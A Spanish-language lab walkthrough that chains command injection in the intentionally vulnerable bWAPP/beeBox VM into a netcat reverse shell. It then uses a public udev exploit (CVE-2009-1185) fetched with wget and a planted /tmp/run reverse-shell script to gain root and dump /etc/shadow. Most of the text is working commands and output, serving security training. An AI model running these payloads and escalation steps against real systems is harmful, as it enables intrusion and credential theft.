

## LABORATORIO 1

### COMMAND INJECTION - Root

#### Objetivo:

El objetivo del laboratorio es realizar el análisis y actividades necesarias para lograr:

Explotación de la vulnerabilidad Web A1 de OWASP –Inyecciones- sobre la máquina virtual de pruebas beeBox, Command Injection. Para escalar privilegios a root.


#### Desarrollo de la practica:

Host atacante: Kali Linux

Host Victima: beeBox

Ingresamos a la aplicación web bWAPP desde el navegador de Kali.

Seleccionamos el reto correspondiente



Nos presenta una aplicación para hacer una prueba de resolución de DNS Online




;pwd



Se va a generar una Shell desde kali, usando netcat

En kali dejamos la sesión a la escucha



En la aplicación lanzamos la conexión

**;nc 192.168.171.128 1234 -e /bin/bash**



En el Kali se debe establecer la sesión

De esta manera se obtiene una Shell remota sobre el sistema operativo

```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@kali:~# nc -lvvp 1234  
listening on [any] 1234 ...  
192.168.171.129: inverse host lookup failed: Unknown host  
connect to [192.168.171.128] from (UNKNOWN) [192.168.171.129] 46427  
pwd  
/var/www/bWAPP  
whoami  
www-data
```

Sin embargo la Shell no es muy amigable, la podemos volver interactiva con un script de Python

**Python -c 'import pty;pty.spawn("/bin/bash")'**

```
python -c 'import pty;pty.spawn("/bin/bash")'  
www-data@bee-box:/var/www/bWAPP$  
  
www-data@bee-box:/var/www/bWAPP$ whoami  
whoami  
www-data  
www-data@bee-box:/var/www/bWAPP$
```

#####

Se tienen permisos restrictivos

#####

```
www-data@bee-box:/etc$ whoami
whoami
www-data
www-data@bee-box:/etc$

www-data@bee-box:/etc$

www-data@bee-box:/etc$

www-data@bee-box:/etc$ cat shadow
cat shadow
cat: shadow: Permission denied
www-data@bee-box:/etc$
```

Se procede con la elevacion de privilegios, para lo cual se requiere el uso de un exploit local de escalación de privilegios

Se debe buscar la distribución exacta del sistema operativo

#### **Lsb\_release -a**

```
www-data@bee-box:/etc$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 8.04
Release:        8.04
Codename:       hardy
www-data@bee-box:/etc$
```


Desde el Kali se busca y descarga un exploit, relacionado con esta distribución



ubuntu 8.04 root exploit

Buscar con Google

Me siento con suerte



Cerca de 25,200 resultados (0.48 segundos)

[Linux Kernel 2.6.24\\_16-23/2.6.27\\_7-10/2.6.28.3 \(Ubuntu ... - Exploit-DB](#)

<https://www.exploit-db.com/exploits/9083/> ▼ Traducir esta página

9 jul. 2009 - Linux Kernel 2.6.24\_16-23/2.6.27\_7-10/2.6.28.3 (Ubuntu 8.04/8.10 / Fedora Core 10 x86-64) - 'set\_selection()' UTF-8 Off-by-One Privilege Escalation. CVE-2009...

[Linux Kernel 2.6 \(Gentoo / Ubuntu 8.10/9.04\) UDEV < 1.4 ... - Exploit-DB](#)

<https://www.exploit-db.com/exploits/8572/> ▼ Traducir esta página

30 abr. 2009 - Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2). CVE-2009-1185. Local exploit for Linux platform.

[Linux Kernel 2.6.20/2.6.24/2.6.27\\_7-10 \(Ubuntu 7.04/8.04 ... - Exploit-DB](#)

<https://www.exploit-db.com/exploits/8556/> ▼ Traducir esta página

28 abr. 2009 - Linux Kernel 2.6.20/2.6.24/2.6.27\_7-10 (Ubuntu 7.04/8.04/8.10 / Fedora Core 10 / OpenSuse 11.1) - Sctp Fwd Memory Corruption Remote Overflow. CVE-2009-0065. ...

Usamos el exploit 8572 del portal exploit-db


Se descarga el exploit que esta escrito en c

Se debe leer cuidadosamente las instrucciones de uso

#### Usage:

Pass the PID of the udevd netlink socket (listed in /proc/net/netlink, usually is the udevd PID minus 1) as argv[1].

The exploit will execute /tmp/run as root so throw whatever payload you want in there.




The screenshot shows the Exploit-DB website interface. The browser address bar displays <https://www.exploit-db.com/exploits/8572/>. The page features the 'EXPLOIT DATABASE' logo and navigation links: Home, Exploits, Shellcode, Papers, and Google Hacking Da. Below the navigation bar is a table with exploit details:

EDB-ID: 8572	Author: <a href="#">Jon Oberheide</a>	Published: 2009-04-30
CVE: <a href="#">CVE-2009-1185</a>	Type: Local	Platform: Linux
Aliases: <a href="#">cve-2009-1185.c</a>	Advisory/Source: N/A	Tags: N/A
E-DB Verified:	Exploit: <a href="#">Download</a> / <a href="#">View Raw</a>	Vulnerable App: N/A

Below the table is a link: « Previous Exploit

```
1  /*
2  * cve-2009-1185.c
3  *
4  * udev < 141 Local Privilege Escalation Exploit
5  * Jon Oberheide <jon@oberheide.org>
6  * http://jon.oberheide.org
7  *
8  * Information:
9  *
10 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
11 *
12 * udev before 1.4.1 does not verify whether a NETLINK message originates
13 * from kernel space, which allows local users to gain privileges by sending
14 * a NETLINK message from user space.
15 *
16 * Notes:
17 *
```

En otra sesión del kali verificamos que este el archivo en descargas



The screenshot shows a terminal window titled 'root@kali: ~/Downloads'. The terminal output is as follows:

```
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:~# cd /Downloads
bash: cd: /Downloads: No existe el fichero o el directorio
root@kali:~# cd Downloads
root@kali:~/Downloads# ls
8572.c
root@kali:~/Downloads#
```

El exploit es compartido a través del servicio web, para que sea descargado desde la Shell obtenida en la victima

```
root@kali: ~/Downloads
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:~# cd /Downloads
bash: cd: /Downloads: No existe el fichero o el directorio
root@kali:~# cd Downloads
root@kali:~/Downloads# ls
8572.c
root@kali:~/Downloads# cp 8572.c /var/www/html
root@kali:~/Downloads# service apache2 start
root@kali:~/Downloads#
```

Desde la sesión Shell víctima, nos ubicamos en la carpeta TMP donde todos los usuarios tienen permisos de escritura.

```
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bee-box:/var/www/bWAPP$
www-data@bee-box:/var/www/bWAPP$ cd /tmp
cd /tmp
www-data@bee-box:/tmp$
```

Se descarga el exploit



```
cd /tmp
www-data@bee-box:/tmp$ wget http://192.168.171.128/8572.c
wget http://192.168.171.128/8572.c
--01:49:50-- http://192.168.171.128/8572.c
=> `8572.c'
Connecting to 192.168.171.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,876 (2.8K) [text/x-csrc]

100%[=====>] 2,876 --K/s

01:49:50 (357.41 MB/s) - `8572.c' saved [2876/2876]

www-data@bee-box:/tmp$ ls
ls
8572.c      orbit-bee      pulse-bee      virtual-bee.eQJmcj
VMwareDnD  php.socket-0   seahorse-wzlnRn vmware-bee
gconfd-bee php.socket-1   tmp.DhBrDk6801 vmware-root
www-data@bee-box:/tmp$
```

Se compila el exploit con gcc

```
www-data@bee-box:/tmp$ gcc 8572.c -o 8572
gcc 8572.c -o 8572
8572.c:110:28: warning: no newline at end of file
www-data@bee-box:/tmp$ ls
ls
8572      gconfd-bee      php.socket-1      tmp.DhBrDk6801      vmware-root
8572.c    orbit-bee        pulse-bee          virtual-bee.eQJmcj
VMwareDnD php.socket-0     seahorse-wzlnRn    vmware-bee
www-data@bee-box:/tmp$
```

Modificamos los permisos para tener ejecución

```
www-data@bee-box:/tmp$ chmod 777 8572
chmod 777 8572
www-data@bee-box:/tmp$

www-data@bee-box:/tmp$ ls -lutr
ls -lutr
total 48
drwx----- 2 bee      bee      4096 Jan  1  1970 orbit-bee
drwx----- 2 root     root     4096 Jan 21 15:17 vmware-root
drwxrwxrwt 2 root     root     4096 Jan 21 15:17 VMwareDnD
srwxr-xr-x 1 www-data www-data   0 Jan 21 20:18 php.socket-0
-rw----- 1 root     root       0 Jan 21 20:18 tmp.DhBrDk6801
srwxr-xr-x 1 www-data www-data   0 Jan 21 20:18 php.socket-1
drwx----- 2 bee      bee      4096 Jan 21 20:18 gconfd-bee
drwx----- 2 bee      bee      4096 Jan 21 20:18 seahorse-wz1NRn
drwx----- 2 bee      bee      4096 Jan 21 20:18 pulse-bee
drwx----- 2 bee      bee      4096 Jan 21 20:18 vmware-bee
drwx----- 2 bee      bee      4096 Jan 21 20:18 virtual-bee.eQJmcj
-rw-r--r-- 1 www-data www-data 2876 Jan 22 01:53 8572.c
-rwxrwxrwx 1 www-data www-data 8634 Jan 22 01:53 8572
www-data@bee-box:/tmp$
```

El exploit se aprovecha de una vulnerabilidad en el proceso de Linux udevd, el exploit recibe como parámetro el PID -1

Buscamos el proceso con ps aux

```
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1  2844  1692 ?        Ss   Jan21   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   Jan21   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   Jan21   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   Jan21   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   Jan21   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   Jan21   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   Jan21   0:00 [khelper]
root        42  0.0  0.0      0     0 ?        S<   Jan21   0:00 [kblockd/0]
root        45  0.0  0.0      0     0 ?        S<   Jan21   0:00 [kacpid]
root        46  0.0  0.0      0     0 ?        S<   Jan21   0:00 [kacpi_notify]
root       181  0.0  0.0      0     0 ?        S<   Jan21   0:00 [kseriod]
root       220  0.0  0.0      0     0 ?        S   Jan21   0:00 [pdflush]
root       221  0.0  0.0      0     0 ?        S   Jan21   0:00 [pdflush]
root       222  0.0  0.0      0     0 ?        S<   Jan21   0:00 [kswapd0]
root       263  0.0  0.0      0     0 ?        S<   Jan21   0:00 [aio/0]
root      1629  0.0  0.0      0     0 ?        S<   Jan21   0:00 [ata/0]
root      1632  0.0  0.0      0     0 ?        S<   Jan21   0:00 [ata_aux]
root      1638  0.0  0.0      0     0 ?        S<   Jan21   0:00 [scsi_eh_0]
root      1641  0.0  0.0      0     0 ?        S<   Jan21   0:00 [scsi_eh_1]
root      1662  0.0  0.0      0     0 ?        S<   Jan21   0:00 [ksuspend_usbd]
root      1668  0.0  0.0      0     0 ?        S<   Jan21   0:00 [khubd]
root      2148  0.0  0.0      0     0 ?        S<   Jan21   0:00 [scsi_eh_2]
root      2708  0.0  0.0      0     0 ?        S<   Jan21   0:00 [kjournald]
root      2922  0.0  0.0  2408   952 ?        S<S  Jan21   0:00 /sbin/udev --d
root      3248  0.0  0.0      0     0 ?        S<   Jan21   0:00 [kgameportd]
root      3258  0.0  0.0      0     0 ?        S<   Jan21   0:00 [btaddconn]
root      3261  0.0  0.0      0     0 ?        S<   Jan21   0:00 [btaddconn]
```

Se debe identificar el PID

ps aux | grep udevd


```
www-data@bee-box:/tmp$ ps aux | grep udevd
ps aux | grep udevd
root      2922  0.0  0.0   2408   952 ?        S<s  Jan21   0:00 /sbin/udev --daemon
www-data  8029  0.0  0.0   1784   532 pts/2    R+   02:03   0:00 grep udevd
www-data@bee-box:/tmp$
```

PID 2922

Parametro 2921

El exploit ejecutara lo que se encuentre en la carpeta /tmp/run con permisos de root

Creamos un script de bash con el nombre run, en el kali; para luego descargarlo en la victima.



```
root@kali: /var/www/html
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# cd /var/www/html
root@kali:/var/www/html# nano run
root@kali:/var/www/html# cat run
#!/bin/bash
nc 192.168.171.128 8080 -e /bin/bash
root@kali:/var/www/html#
```

Descargamos el archivo run desde la Shell sin privilegios de la victima

```
www-data@bee-box:/tmp$ wget http://192.168.171.128/run
wget http://192.168.171.128/run
--02:17:11-- http://192.168.171.128/run
=> `run'
Connecting to 192.168.171.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 50

 0% [          ] 0
100%[=====] 50
--.-K/s
--.-K/s

02:17:11 (15.59 MB/s) - `run' saved [50/50]

www-data@bee-box:/tmp$ ls
ls
8572      gconfd-bee      php.socket-1    seahorse-wzlnRn  vmware-bee
8572.c    orbit-bee        pulse-bee       tmp.DhBrDk6801   vmware-roo
t
VMwareDnD php.socket-0     run             virtual-bee.eQJmcj
www-data@bee-box:/tmp$
```

Desde el Kali ponemos en escucha el nc en el puerto definido en el script de bash

```
root@kali: /
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:/# nc -lvvp 8080
listening on [any] 8080 ...
█
```

Ejecutamos el exploit pasándole el parámetro correspondiente

```
www-data@bee-box:/tmp$ cat run
cat run
#!/bin/bash
nc 192.168.171.128 8080 -e /bin/bash
www-data@bee-box:/tmp$ ./8572 2921
./8572 2921
www-data@bee-box:/tmp$ █
```

Y se recibe en la terminal a la escucha de nc del kali una nueva sesión



```
root@kali:/# nc -lvvp 8080
listening on [any] 8080 ...
192.168.171.129: inverse host lookup failed: Unknown host
connect to [192.168.171.128] from (UNKNOWN) [192.168.171.129] 36316
whoami/s
root
cat /etc/shadow
root:$1$6.aigTP1$FC1TuoITEYSQwRV0hi6gj/:15792:0:99999:7:::
daemon*:13991:0:99999:7:::
bin*:13991:0:99999:7:::
sys*:13991:0:99999:7:::
sync*:13991:0:99999:7:::
games*:13991:0:99999:7:::
man*:13991:0:99999:7:::
lp*:13991:0:99999:7:::
mail*:13991:0:99999:7:::
news*:13991:0:99999:7:::
uucp*:13991:0:99999:7:::
proxy*:13991:0:99999:7:::
www-data*:13991:0:99999:7:::
backup*:13991:0:99999:7:::
list*:13991:0:99999:7:::
```

Con privilegios de **root**